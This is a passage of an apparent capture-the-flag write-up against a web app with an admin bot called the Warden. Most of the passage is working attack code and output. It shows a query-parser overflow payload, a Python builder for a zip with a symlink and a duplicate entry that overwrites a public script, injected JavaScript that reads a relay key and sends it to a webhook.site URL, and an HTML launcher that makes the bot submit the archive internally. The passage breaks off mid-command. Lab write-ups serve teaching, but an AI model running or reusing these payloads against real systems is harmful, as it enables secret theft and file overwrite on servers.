curl -sS "$TARGET/api/convoys" |
jq .
Unauthenticated users could create persistent convoy records and retrieve them later. That was useful evidence of weak authorization, but it did not advance me toward the Ledgermaster boundary.
Confirming the account boundary
I registered a normal account and received the expected pending-clearance message.

The login page then refused admission because the Ledgermaster had not approved it.

We were at the Ledgermaster's mercy. For now.
I verified the order of operations in the login controller:
nl -ba controllers/authController.js |
sed -n '45,64p'
Lines 59 and 60 returned immediately for unverified users. JWT signing and the HttpOnly cookie occurred later.
My pending account had no authenticated session to repurpose. The Warden remained the useful identity.
Proving the Warden would visit me
I first exposed a local Python server through an SSH reverse tunnel:
mkdir -p /tmp/archonyx-botprobe
cd /tmp/archonyx-botprobe
python3 -m http.server 8765 --bind 127.0.0.1
In another terminal:
ssh -R 80:127.0.0.1:8765 serveo.netMy self-tests reached the tunnel, but the early bot probe did not give me enough detail. I moved the callback to Webhook.site so I could inspect the complete request.

The callback recorded:
- A
GETrequest. Sec-Fetch-Mode: navigate.- A Headless Chrome user agent.
- A source IP distinct from mine.
The Warden had opened my submitted URL in a headless browser.
That proof also gave me a way to distinguish later stages:
Report accepted
→ Warden navigated
→ Launcher executed
→ Archive fetched
→ Same-origin script executed
Sending parameter 1,001 to the browser
Express's extended query parser processed the first 1,000 parameters. The browser's URLSearchParams parsed the full URL.
I placed 1,000 harmless parameters before a controlled theme payload:
import urllib.parse
import urllib.request

report = "[REDACTED_TARGET]/report"
hook = "https://webhook.site/[REDACTED]?stage=theme-parser"

payload = f'<meta http-equiv="refresh" content="0;url={hook}">'
query = "&".join(["x=1"] * 1000)
internal = (
    "http://127.0.0.1:1337/ledger?"
    + query
    + "&theme="
    + urllib.parse.quote(payload, safe="")
)

body = urllib.parse.urlencode({
    "body": "Theme parser differential test",
    "url": internal,
}).encode()

with urllib.request.urlopen(report, data=body) as response:
    print("report_status =", response.status)
    print("internal_url_length =", len(internal))
The callback arrived with:
stage=theme-parser
Referer: http://127.0.0.1:1337/
User-Agent: HeadlessChrome/150...
Parameter 1,001 reached the internal DOM and triggered navigation. Express had not included it in the validated query object, while the browser recovered it from the raw URL.
We bypassed the parser.
Building an arbitrary-write archive
Offline review of the archive dependency indicated that duplicate entry names and symlinks could redirect an extracted file outside the destination directory.
I wrote manifest_mischief.py to create two entries named theme.js:
import stat
import zipfile

output = "relay_hijack.zip"

javascript = r"""
fetch('/api/relay-key', {credentials: 'include'})
  .then(response => response.json())
  .then(result => {
    location.href =
      'https://webhook.site/[REDACTED]'
      + '?stage=relay-key&key='
      + encodeURIComponent(result.data);
  });
"""

with zipfile.ZipFile(output, "w") as archive:
    link = zipfile.ZipInfo("theme.js")
    link.create_system = 3
    link.external_attr = (stat.S_IFLNK | 0o777) << 16
    archive.writestr(link, "/app/public/theme.js")

    archive.writestr("theme.js", javascript)

print(f"created={output}")
I built and inspected it:
python3 manifest_mischief.py
zipinfo -l relay_hijack.zip
The duplicate-name warning was the point. The first theme.js was a symlink to /app/public/theme.js; the second was attacker-controlled JavaScript.
If extraction created the link and then opened the duplicate path for writing, the operating system followed the link and replaced the public theme script. Post-extraction validation arrived too late to prevent the write.
The reusable builder is available from the site's Scripts page as manifest_mischief.py.
Making the Warden import the archive
I served the archive through a controlled host and compared its hash with my local copy:
curl -fsS \
  "$CONTROLLED_HOST/relay_hijack.zip" \
  -o /tmp/relay_hijack_served.zip

sha256sum \
  relay_hijack.zip \
  /tmp/relay_hijack_served.zip
Money. Twin hashes.
I then created warden_launch.html:
<!doctype html>
<html>
<body>
  <form id="fetch-form"
        method="POST"
        action="http://127.0.0.1:1337/api/fetch"
        target="fetch-window">
    <input type="hidden"
           name="url"
           value="https://[REDACTED]/relay_hijack.zip">
  </form>

  <script>
    window.open("about:blank", "fetch-window");
    document.getElementById("fetch-form").submit();

    setTimeout(() => {
      location.href = "http://127.0.0.1:1337/ledger";
    }, 3000);
  </script>
</body>
</html>
The launcher used the Warden's same-origin session to submit the archive to internal /api/fetch. After three seconds, it navigated to /ledger, which loaded the overwritten theme.js.
First failure: the launcher arrived but could not run
I initially configured Webhook.site to return the launcher and verified that the served bytes matched:
curl -fsS \
  "$CALLBACK?probe=launcher-verification" \
  -o /tmp/warden_launch_served.html

cmp -s \
  warden_launch.html \
  /tmp/warden_launch_served.html &&
echo 'launcher_match=yes'
The Warden reached Webhook.site, but the Python server never received relay_hijack.zip.
Response headers explained the failure:
curl -sS -D - -o /dev/null \
  "$CALLBACK?probe=response-headers" |
grep -Ei \
  'HTTP/|content-type|content-security-policy|x-content-type'
The host returned a CSP containing:
script-src 'none'
form-action 'none'
The report worked. The Warden navigated. The launcher could neither run its script nor submit its form.
Second failure: HTTPBingo altered the document
I tested a Base64 delivery endpoint next. The request succeeded, but the result did not match the launcher:
wc -c \
  warden_launch.html \
  /tmp/httpbingo_launcher.html

cmp -l \
  warden_launch.html \
  /tmp/httpbingo_launcher.html |
head -10

tail -c 32 warden_launch.html |
xxd

tail -c 32 /tmp/httpbingo_launcher.html |
xxd
HTTPBingo had HTML-escaped the document. <doctype... became <doctype..., so the browser received text instead of an executable page.
Third failure: Serveo put up a warning page
I returned to the reverse tunnel and verified the launcher, archive, and response type:
curl -fsS \
  "$CONTROLLED_HOST/warden_launch.html" \
  -o /tmp/served_launcher.html

cmp -s \
  warden_launch.html \
  /tmp/served_launcher.html &&
echo 'launcher_match=yes'

curl -fsS \
